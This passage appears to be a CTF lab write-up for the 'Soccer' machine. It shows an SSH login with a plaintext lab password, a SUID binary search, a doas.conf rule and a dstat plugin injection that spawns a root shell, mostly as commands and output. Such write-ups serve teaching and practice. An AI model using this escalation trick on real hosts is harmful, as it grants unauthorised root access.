┌──(vigneswar㉿VigneswarPC)-[~]
└─$ ssh player@10.10.11.194
The authenticity of host '10.10.11.194 (10.10.11.194)' can't be established.
ED25519 key fingerprint is SHA256:PxRZkGxbqpmtATcgie2b7E8Sj3pw1L5jMEqe77Ob3FE.
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '10.10.11.194' (ED25519) to the list of known hosts.
player@10.10.11.194's password:
Welcome to Ubuntu 20.04.5 LTS (GNU/Linux 5.4.0-135-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

  System information as of Tue Dec 19 07:01:39 UTC 2023

  System load:           0.01
  Usage of /:            70.4% of 3.84GB
  Memory usage:          21%
  Swap usage:            0%
  Processes:             232
  Users logged in:       0
  IPv4 address for eth0: 10.10.11.194
  IPv6 address for eth0: dead:beef::250:56ff:feb9:d1aa


0 updates can be applied immediately.


The list of available updates is more than a week old.
To check for new updates run: sudo apt update

Last login: Tue Dec 13 07:29:10 2022 from 10.10.14.19
player@soccer:~$
```

PlayerOftheMatch2022

Privilege Escalation

1) found binairies with suid bit

```
player@soccer:~$ find / -user root -perm /4000 2>/dev/null
/usr/local/bin/doas
/usr/lib/snapd/snap-confine
/usr/lib/dbus-1.0/dbus-daemon-launch-helper
/usr/lib/openssh/ssh-keysign
/usr/lib/policykit-1/polkit-agent-helper-1
/usr/lib/eject/dmcrypt-get-device
/usr/bin/umount
/usr/bin/fusermount
/usr/bin/mount
/usr/bin/su
/usr/bin/newgrp
/usr/bin/chfn
/usr/bin/sudo
/usr/bin/passwd
/usr/bin/gpasswd
/usr/bin/chsh
/snap/snapd/17883/usr/lib/snapd/snap-confine
/snap/core20/1695/usr/bin/chfn
/snap/core20/1695/usr/bin/chsh
/snap/core20/1695/usr/bin/gpasswd
/snap/core20/1695/usr/bin/mount
/snap/core20/1695/usr/bin/newgrp
/snap/core20/1695/usr/bin/passwd
/snap/core20/1695/usr/bin/su
/snap/core20/1695/usr/bin/sudo
/snap/core20/1695/usr/bin/umount
/snap/core20/1695/usr/lib/dbus-1.0/dbus-daemon-launch-helper
/snap/core20/1695/usr/lib/openssh/ssh-keysign
```

2) we can run dstat as root

```
player@soccer:~$ find / -name doas.conf 2>/dev/null
/usr/local/etc/doas.conf
player@soccer:~$ cat /usr/local/etc/doas.conf
permit nopass player as root cmd /usr/bin/dstat
player@soccer:~$
```

3) found a way to privesc

Sudo

If the binary is allowed to run as superuser by `sudo`, it does not drop the elevated privileges and may be used to access the file system, escalate or maintain privileged access.

```
echo 'import os; os.execv("/bin/sh", ["sh"])' >/usr/local/share/dstat/dstat_xxx.py
sudo dstat --xxx
```

4) got root access

```
doas: operation not permitted
player@soccer:~$ doas -u root /usr/bin/dstat --xxx
/usr/bin/dstat:2619: DeprecationWarning: the imp module is deprecated in favour of importlib; see the module's documentation for alternative uses
  import imp
# whoami
root
#
```